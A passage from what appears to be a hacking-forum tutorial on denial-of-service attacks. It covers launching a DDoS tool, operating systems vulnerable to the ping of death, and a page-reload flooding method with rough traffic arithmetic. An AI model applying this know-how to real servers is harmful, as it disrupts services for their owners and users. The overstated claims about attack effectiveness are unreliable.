    Click on "IMMA CHARGIN MAH LAZER"
    This starts your the program.
    Warning: This tool might not seem like much, but many people of all ages have been arrested and convicted for knowingly using this tool. Remember DoS and DDoS are federal crimes, however insignificant it may seem. Use at your own discretion.

    Conclusion

    Now you know what a DDoS attack is and you can work to better protect your self.

    Their are still many other ways to attack a server, but these are the basics of DoS.
    Protect your servers xD

    Like any web developer I hope you will use this information for the good.
    Sadly i know that their are those among us that are, even now as we read this, plotting how to do harm with this information.
    To those, I flip the bird.

    Response to Reloading method and ping of death

    Question : 
    This is a really good theoretical tutorial. Some questions I have though are number 1, how do you make the ping send a packet larger than 65000? And isn't that a really old exploit that only works <=win95?

    I also really have doubts about the reloading method. Is it just a theoretical thing that if a site is small enough it could work, or is there actually a practical possibility of it? Are there any examples?
    Response:
    Both very good questions.

    1. The ping of death, or a packet larger than 65,000 is, in fact, a really old exploit that most servers and operating systems have patched. But not all.
    It is still quite possible for the Ping of death to work, often with mixed results.

    Some of the vulnerable operating systems are: 

    Solaris(x86 version) 2.5 & 2.5.1a
    MkLinux
    Windows NT(mixed results, after microsoft released patch)
    Linux, below version 2.0.23
    Windows 95
    Novell Netware 3.X.X
    MacOS <= 7.X.X
    And many others...

    For a full list of vulnerable operating systems, and their response to a ping of death attack, visit this page. 

    2. The reloading method is not only practically plausible, but it happens every day, and most often in accident.

    Let me explain, go to... let's say, the front page of hackforums, and hit CTRL+S, this will save the webpage into your hard drive. It will most likely be located under your downloads folder, check the properties for that web document, and all attached files.

    The size of the front page of hackforums.net, including all elements displayed(images, CSS files, separate JS file, ect...) is around 500KB.

    This might not seem like much, that's much less than the average size of a picture taken with any recent digital camera, but consider this:

    As I type this, there are currently around 729 members actively surfing the website. Each of them is downloading around 500KB of data from this server, simple arithmetic tells us that's a total of 364,500KB(roughly 356MB of data, or about the size of a standard definition feature length video-film) of data. 

    356MB of data that was transfered from the hackforums.net server, into 729 separate connections.
    Still doesn't sound like a lot, does it?

    Hackforums.net gets an average of 5 page views, per visitor. That means that each of those 729 people that are online right now, will visit around 5 pages before they leave the site.

    Supposing that every page in hackforums.net has a similar size to the front page, of ~500KB(in fact most pages are somewhat larger than that), and knowing that there is a total of 729 people currently online, and supposing that each of them will visit an averge of ~5 pages, then we can create a simple formula to calculate the server stress at this point in time.

    X = Average size of a page(~>=500kb)
    Y = Visitors online(~729 ATM)
    Z = Average of ~5 pages viewed, per visitor
    D = Data transfer at any given point

    D = (X*Y)*Z

    This gives us a total of 1,822,500KB or about 1.73GB(roughly the size of an HD 720p feature length video-film).

    That's 1.73GB of data that has just been transferred from hackforums.net to 729 separate connections. 
    Still doesn't sound like a lot, right? Well, this has been the total transfer for the past ~5 minutes or so. 

    In reality hackforums employs many techniques to minimize data transfers, and so does your browser. Things like an indexed cache or offline stored data can minimize the number of things that have to be downloaded from the web server every time you load(or re-load) a page.

    I calculated a total daily download transfer of around 1,133GB per day(roughly 285 FullHD 1080p feature length video-films) for hackforums.net, but you can be sure that it's much larger than that. 

    Even then we're only accounting for data transferred as downloads.
    We're not even touching the immense amount of uploads, connection request, resolves, pings, local data transfers, SQL INSERTs/UPDATEs/DELETEs, and a slew of other processes that occur every time you load a page.

    Let me give you a quick example, in case my explanation wasn't enough.
    On October, 25th, 2011 the popular web adventure/comic "Homestuck" released the final page of their 5th 'act' or volume.

    The last page was released in the form of a, VERY LONG and VERY AWESOME, flash animation that was around 250KB in size.
    (You are welcome to experience it here.)

    Said flash animation was hosted on the capacious flash portal, newgrounds.com

    Keep in mind that newgrounds.com is a website that experiences millions of daily visits, and they serve flash files that range from a couple KBs to >~100MBs without even breaking a sweat.

    Within less than an hour of the release, both newgrounds.com AND the homepage of the homestuck webcomic had been taken down by their own fanbase. 
    Everyone was so exited to finally see the last page, that they all rushed in to see the animation at once, and thus crashed both websites with ease.
    Both websites kept crashing multiple times during the day, until all the fans had seen it, and had thus stopped loading and reloading that page.

    So to recap, not only is DoS by page reload plausible, but it is, without a doubt, the most effective method of DDoS.
    _________________________________________________

    So this is all there was to the tutorial. I hoped you liked it. If you have any queries feel free to ask.